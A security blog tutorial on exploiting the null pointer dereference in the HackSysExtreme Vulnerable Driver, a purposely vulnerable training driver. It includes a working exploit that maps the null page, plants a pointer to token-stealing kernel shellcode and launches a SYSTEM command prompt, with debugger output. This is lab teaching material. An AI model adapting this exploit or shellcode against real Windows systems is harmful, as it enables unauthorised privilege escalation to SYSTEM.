

Security Researching and Reverse Engineering

Windows Kernel Exploitation – Null Pointer Dereference

(<https://osandamalith.com/2017/06/22/windows-kernel-exploitation-null-pointer-dereference/>)

Today I'm sharing on exploiting the null pointer dereference vulnerability present in the HackSysExtreme Vulnerable Driver.

The Vulnerability

You can view the source from [here](#)

(<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/blob/master/Driver/NullPointerDereference.c>).

```
1  NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
2      ULONG UserValue = 0;
3      ULONG MagicValue = 0xBAD0B0B0;
4      NTSTATUS Status = STATUS_SUCCESS;
5      PNULL_POINTER_DEREFERENCE NullPointerDereference = NULL;
6
7      PAGED_CODE();
8
9      __try {
10         // Verify if the buffer resides in user mode
11         ProbeForRead(UserBuffer,
12                     sizeof(NULL_POINTER_DEREFERENCE),
13                     (ULONG)__alignof(NULL_POINTER_DEREFERENCE));
14
15         // Allocate Pool chunk
16         NullPointerDereference = (PNULL_POINTER_DEREFERENCE)
17                                 ExAllocatePoolWithTag(NonPagedPool,
18                                                         sizeof(NULL_POINTER
19                                                         (ULONG)POOL_TAG));
```

```

20
21     if (!NullPointerDereference) {
22         // Unable to allocate Pool chunk
23         DbgPrint("[+] Unable to allocate Pool chunk\n");
24
25         Status = STATUS_NO_MEMORY;
26         return Status;
27     }
28     else {
29         DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
30         DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
31         DbgPrint("[+] Pool Size: 0x%X\n", sizeof(NULL_POINTER_DEREFERENCE));
32         DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
33     }
34
35     // Get the value from user mode
36     UserValue = *(PULONG)UserBuffer;
37
38     DbgPrint("[+] UserValue: 0x%p\n", UserValue);
39     DbgPrint("[+] NullPointerDereference: 0x%p\n", NullPointerDereference);
40
41     // Validate the magic value
42     if (UserValue == MagicValue) {
43         NullPointerDereference->Value = UserValue;
44         NullPointerDereference->Callback = &NullPointerDereferenceObject;
45
46         DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", NullPointerDereference->Value);
47         DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPointerDereference->Callback);
48     }
49     else {
50         DbgPrint("[+] Freeing NullPointerDereference Object\n");
51         DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
52         DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
53
54         // Free the allocated Pool chunk
55         ExFreePoolWithTag((PVOID)NullPointerDereference, (ULONG)POOL_TAG);
56
57         // Set to NULL to avoid dangling pointer
58         NullPointerDereference = NULL;
59     }
60
61 #ifdef SECURE
62     // Secure Note: This is secure because the developer is checking if
63     // 'NullPointerDereference' is not NULL before calling the callback
64     if (NullPointerDereference) {
65         NullPointerDereference->Callback();
66     }
67 #else
68     DbgPrint("[+] Triggering Null Pointer Dereference\n");
69
70     // Vulnerability Note: This is a vanilla Null Pointer Dereference v
71     // because the developer is not validating if 'NullPointerDereference'
72     // before calling the callback function
73     NullPointerDereference->Callback();
74 #endif
75 }
76 __except (EXCEPTION_EXECUTE_HANDLER) {
77     Status = GetExceptionCode();
78     DbgPrint("[+] Exception Code: 0x%X\n", Status);
79 }
80

```

```

81 |         return Status;
82 |     }

```


As usual, everything is clearly explained in the source. At line 42 the 'userValue' is compared with the value '0xBAD0B0B0' and if it fails at line 58 the 'NullPointerDereference' value is set to NULL and at line 73 the value 'NullPointerDereference' is not validated whether it's NULL before calling the callback function.

Let's disassemble and see it closely. As you can see, if the provided 'MagicValue' is wrong the value of 'NullPointerDereference' is set to NULL to avoid the dangling pointer.

```


1 | xor esi, esi

```



(<https://osandamalith.files.wordpress.com/2017/06/1.png>)

But in the end, when the callback function is being called the value of 'NullPointerDereference' is not being validated whether it's NULL. Therefore this leads to a BSOD, fortunately there's an exception handler written to avoid this.



(<https://osandamalith.files.wordpress.com/2017/06/trigger.png>)

Testing the Vulnerability

I will be using the IOCTL value provided in the header

(<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/blob/master/Driver/HackSysExtremeVulnerableDriver.h>) file of this driver.

```
1 | #define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE CTL_CODE(FILE_DEVICE_UNK
```

I will use the 'MagicValue' 0xBAD0B0B0 as the user input.

```
1 | #include "stdafx.h"
2 | #include <stdio.h>
3 | #include <Windows.h>
4 |
5 | #define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE CTL_CODE(FILE_DEVICE_UNK
6 |
7 | int _tmain(int argc, _TCHAR* argv[]) {
8 |     HANDLE hDevice;
9 |     DWORD lpBytesReturned;
10 |    PVOID pMemoryAddress = NULL;
11 |    LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";
12 |    ULONG MagicValue = 0xBAD0B0B0;
13 |
14 |    hDevice = CreateFile(
15 |        lpDeviceName,
16 |        GENERIC_READ | GENERIC_WRITE,
17 |        FILE_SHARE_READ | FILE_SHARE_WRITE,
18 |        NULL,
19 |        OPEN_EXISTING,
20 |        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
21 |        NULL);
22 |
23 |    wprintf(L"[*] Author: @OsandaMalith\\n[*] Website: https://osandamalith.
24 |    wprintf(L"[+] lpDeviceName: %ls\\n", lpDeviceName);
25 |
26 |    if (hDevice == INVALID_HANDLE_VALUE) {
27 |        wprintf(L"[!] Failed to get a handle to the driver. 0x%x\\n", GetLastError()
28 |        return 1;
29 |    }
30 |
31 |    wprintf(L"[+] Sending IOCTL request\\n");
32 |
33 |    DeviceIoControl(
34 |        hDevice,
35 |        HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
36 |        (LPVOID)&MagicValue,
37 |        NULL,
38 |        NULL,
39 |        0,
40 |        &lpBytesReturned,
41 |        NULL);
42 |
43 |    CloseHandle(hDevice);
44 |
45 |    return 0;
46 | }
```

<https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrTest.cpp>
 (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrTest.cpp)

As you can see the value the message "[+] Null Pointer Dereference Object Callback" is printed which means the callback function was successfully executed.

```
***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x85F3CAD0
[+] UserValue: 0xBAD0B0B0
[+] NullPointerDereference: 0x85F3CAD0
[+] NullPointerDereference->Value: 0xBAD0B0B0
[+] NullPointerDereference->Callback: 0x95090BCE
[+] Triggering Null Pointer Dereference
[+] Null Pointer Dereference Object Callback
***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****
```

(https://osandamalith.files.wordpress.com/2017/06/output_test.png).

If we pass a wrong 'MagicValue' like '0xBAADBADE' we get an exception. Since the exception is handled, BSOD will be prevented.

```
1 | ULONG MagicValue = 0xBAADBADE;
```

```
***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x862C8378
[+] UserValue: 0xBAADBADE
[+] NullPointerDereference: 0x862C8378
[+] Freeing NullPointerDereference Object
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x862C8378
[+] Triggering Null Pointer Dereference
[-] Exception Code: 0xC0000005
***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****
```

(<https://osandamalith.files.wordpress.com/2017/06/exception.png>).

I will place a breakpoint on

```
1 | call    dword ptr [esi+4]
```

```
HEVD!TriggerNullPointerDereference+0x109 [c:\hacksys\extreme\extreme\driver\
141 95513ce9 68a6485195 push    offset HEVD! ?? ::NNGAKEGL::`string'
141 95513cee e813c3ffff call    HEVD!DbgPrint (95510006)
141 95513cf3 59      pop     ecx
146 95513cf4 ff5604  call   dword ptr [esi+4]
148 95513cf7 eb24      jmp     HEVD!TriggerNullPointerDereference+0x109

HEVD!TriggerNullPointerDereference+0x13d [c:\hacksys\extreme\extreme\driver\
152 95513d1d c745fcfeffff mov     dword ptr [ebp-4],0FFFFFFEh
154 95513d24 8b45e4  mov     eax,dword ptr [ebp-1Ch]

HEVD!TriggerNullPointerDereference+0x147 [c:\hacksys\extreme\extreme\driver\
155 95513d27 e82dc3ffff call    HEVD!__SEH_epilog4 (95510059)
155 95513d2c c20400  ret     4
```

(<https://osandamalith.files.wordpress.com/2017/06/call-esi4.png>).

Once I trigger the vulnerability with the wrong 'MagicValue' we hit our breakpoint. Now the challenge is to allocate our pointer to shellcode at address 0x00000004.

```

Breakpoint 0 hit
HEVD!TriggerNullPointerDereference+0x114:
95513cf4 ff5604      call     dword ptr [esi+4]
kd> dd esi+4
00000004  ???????? ???????? ???????? ????????
00000014  ???????? ???????? ???????? ????????
00000024  ???????? ???????? ???????? ????????
00000034  ???????? ???????? ???????? ????????
00000044  ???????? ???????? ???????? ????????
00000054  ???????? ???????? ???????? ????????
00000064  ???????? ???????? ???????? ????????
00000074  ???????? ???????? ???????? ????????

```

(<https://osandamalith.files.wordpress.com/2017/06/esi-4-crash.png>)

How to allocate a DWORD at 0x4?

Functions such as VirtualAlloc or VirtualAllocEx won't allow us to allocate memory at a starting address less than 0x00001000. Therefore we will have to use the NTAPI undocumented function 'NtAllocateVirtualMemory' to map a null page in user space and after that, we can write the pointer to shellcode at address 0x00000004.

```

1 | NTSTATUS NtAllocateVirtualMemory(
2 |     _In_   HANDLE      ProcessHandle,
3 |     _Inout_ PVOID      *BaseAddress,
4 |     _In_   ULONG_PTR   ZeroBits,
5 |     _Inout_ PSIZE_T     RegionSize,
6 |     _In_   ULONG       AllocationType,
7 |     _In_   ULONG       Protect
8 | );

```

<https://undocumented.ntinternals.net> (<https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FMemory%20Management%2FVirtual%20Memory%2FNtAllocateVirtualMemory.html>)

Here's an example code where I allocate the value '0x12345678' at address 0x4.

```

1  #include "stdafx.h"
2  #include <windows.h>
3
4  typedef NTSTATUS(WINAPI *PntAllocateVirtualMemory)(
5      HANDLE ProcessHandle,
6      PVOID *BaseAddress,
7      ULONG ZeroBits,
8      PULONG AllocationSize,
9      ULONG AllocationType,
10     ULONG Protect
11     );
12
13 int _tmain(int argc, _TCHAR* argv[]) {
14     PntAllocateVirtualMemory NtAllocateVirtualMemory = (PntAllocateVirtualM
15
16     if (!NtAllocateVirtualMemory) {
17         wprintf(L"[!] Failed to Resolve NtAllocateVirtualMemory: 0x%X\n", G
18         return -1;
19     }
20
21     PVOID BaseAddress = (PVOID)0x1;
22     SIZE_T RegionSize = 1024;
23
24     NTSTATUS ntStatus = NtAllocateVirtualMemory(
25         GetCurrentProcess(),
26         &BaseAddress,
27         0,
28         &RegionSize,
29         MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN,
30         PAGE_EXECUTE_READWRITE
31     );
32
33     PVOID ShellcodePtr = (PVOID)((ULONG)0x4);
34     *(PULONG)ShellcodePtr = (ULONG)0x12345678;
35 }
36

```

<https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPage.cpp>
 (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPage.cpp)

If we check the memory dump we can see that we successfully allocated a DWORD at address 0x4.

Address: 0x00000004								
0x00000004	12345678	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x00000020	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x0000003C	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x00000058	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x00000074	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x00000090	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x000000AC	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
0x000000C8	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

(<https://osandamalith.files.wordpress.com/2017/06/writingto0x4vstudio.png>)

Final Exploit

Let's put everything together and write the pointer to our shellcode to 0x4 and pass a wrong 'MagicValue' to trigger the vulnerability.

```

1  #include "stdafx.h"
2  #include <stdio.h>
3  #include <Windows.h>
4  #include <Shlobj.h>
5
6
7  #define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE CTL_CODE(FILE_DEVICE_UN
8
9  #define KTHREAD_OFFSET 0x124 // nt!_KPCR.PcrbData.CurrentThread
10 #define EPROCESS_OFFSET 0x050 // nt!_KTHREAD.ApcState.Process
11 #define PID_OFFSET 0x0B4 // nt!_EPROCESS.UniqueProcessId
12 #define FLINK_OFFSET 0x0B8 // nt!_EPROCESS.ActiveProcessLinks.Flin
13 #define TOKEN_OFFSET 0x0F8 // nt!_EPROCESS.Token
14 #define SYSTEM_PID 0x004 // SYSTEM Process PID
15
16
17 typedef NTSTATUS(WINAPI *PNtAllocateVirtualMemory)(
18     HANDLE ProcessHandle,
19     PVOID *BaseAddress,
20     ULONG ZeroBits,
21     PULONG AllocationSize,
22     ULONG AllocationType,
23     ULONG Protect
24 );
25
26 VOID TokenStealingShellcodeWin7() {
27     __asm {
28         ; initialize
29         pushad; save registers state
30
31         xor eax, eax; Set zero
32         mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.Curr
33         mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcState.Pro
34
35         mov ecx, eax; Copy current _EPROCESS structure
36
37         mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_EPROCESS.Token
38         mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PID = 0x4
39
40         SearchSystemPID:
41         mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks
42         sub eax, FLINK_OFFSET
43         cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProcessId
44         jne SearchSystemPID
45
46         mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS
47         mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.Token of SYSTE
48         ; to current process
49         popad; restore registers state
50     }
51 }
52
53 int _tmain(void)
54 {
55     HANDLE hDevice;
56     DWORD lpBytesReturned;
57     PVOID pMemoryAddress = NULL;
58     LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";

```



```

59  STARTUPINFO si = { sizeof(STARTUPINFO) };
60  PROCESS_INFORMATION pi;
61  ULONG MagicValue = 0xBAADBADE;
62
63  hDevice = CreateFile(
64      lpDeviceName,
65      GENERIC_READ | GENERIC_WRITE,
66      FILE_SHARE_READ | FILE_SHARE_WRITE,
67      NULL,
68      OPEN_EXISTING,
69      FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
70      NULL);
71
72  wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith
73  wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);
74
75  if (hDevice == INVALID_HANDLE_VALUE) {
76      wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", GetLastError());
77      return -1;
78  }
79
80  PNTAllocateVirtualMemory NtAllocateVirtualMemory = (PNTAllocateVirtualMemory)GetProcAddress(
81  if (!NtAllocateVirtualMemory) {
82      wprintf(L"[!] Failed to Resolve NtAllocateVirtualMemory: 0x%X\n", GetLastError());
83      return -1;
84  }
85
86  PVOID BaseAddress = (PVOID)0x1;
87  SIZE_T RegionSize = 1024;
88
89  NTSTATUS ntStatus = NtAllocateVirtualMemory(
90      GetCurrentProcess(),
91      &BaseAddress,
92      0,
93      &RegionSize,
94      MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN,
95      PAGE_EXECUTE_READWRITE
96  );
97
98  PVOID ShellcodePtr = (PVOID)((ULONG)0x4);
99  *(PULONG)ShellcodePtr = (ULONG)&TokenStealingShellcodeWin7;
100
101  wprintf(L"[+] Sending IOCTL request\n");
102
103  DeviceIoControl(
104      hDevice,
105      HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
106      (LPVOID)&MagicValue,
107      NULL,
108      NULL,
109      0,
110      &lpBytesReturned,
111      NULL);
112
113  ZeroMemory(&si, sizeof si);
114  si.cb = sizeof si;
115  ZeroMemory(&pi, sizeof pi);
116
117  IsUserAnAdmin() ?
118
119

```

```

120     CreateProcess(
121         L"C:\\Windows\\System32\\cmd.exe",
122         L"/T:17",
123         NULL,
124         NULL,
125         0,
126         CREATE_NEW_CONSOLE,
127         NULL,
128         NULL,
129         (STARTUPINFO *)&si,
130         (PROCESS_INFORMATION *)&pi) :
131
132     wprintf(L"[!] Exploit Failed!");
133
134     CloseHandle(hDevice);
135     return 0;
136 }

```

<https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrDereference.cpp>
 (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrDereference.cpp).

To verify our exploit let's place a breakpoint on "call dword ptr [esi+4]" and see the memory location 0x4.

```

Breakpoint 0 hit
HEVD!TriggerNullPointerDereference+0x114:
95286cf4 ff5604      call     dword ptr [esi+4]
kd> dd esi+4
00000004 01331000 00000000 00000000 00000000
00000014 00000000 00000000 00000000 00000000
00000024 00000000 00000000 00000000 00000000
00000034 00000000 00000000 00000000 00000000
00000044 00000000 00000000 00000000 00000000
00000054 00000000 00000000 00000000 00000000
00000064 00000000 00000000 00000000 00000000
00000074 00000000 00000000 00000000 00000000

```

(https://osandamalith.files.wordpress.com/2017/06/lastbp.png).

Let's check where it points, and you can see it points to our token stealing shellcode.


```

kd> u @@c++(* (unsigned int *) (@esi+4))
01331000 53          push     ebx
01331001 56          push     esi
01331002 57          push     edi
01331003 60          pushad
01331004 33c0        xor      eax, eax
01331006 648b8024010000 mov     eax, dword ptr fs:[eax+124h]
0133100d 8b4050      mov     eax, dword ptr [eax+50h]
01331010 8bc8        mov     ecx, eax

```

(https://osandamalith.files.wordpress.com/2017/06/shellcode.png).

W00t! Here's our root shell 🤖



(<https://osandamalith.files.wordpress.com/2017/06/woot.png>).




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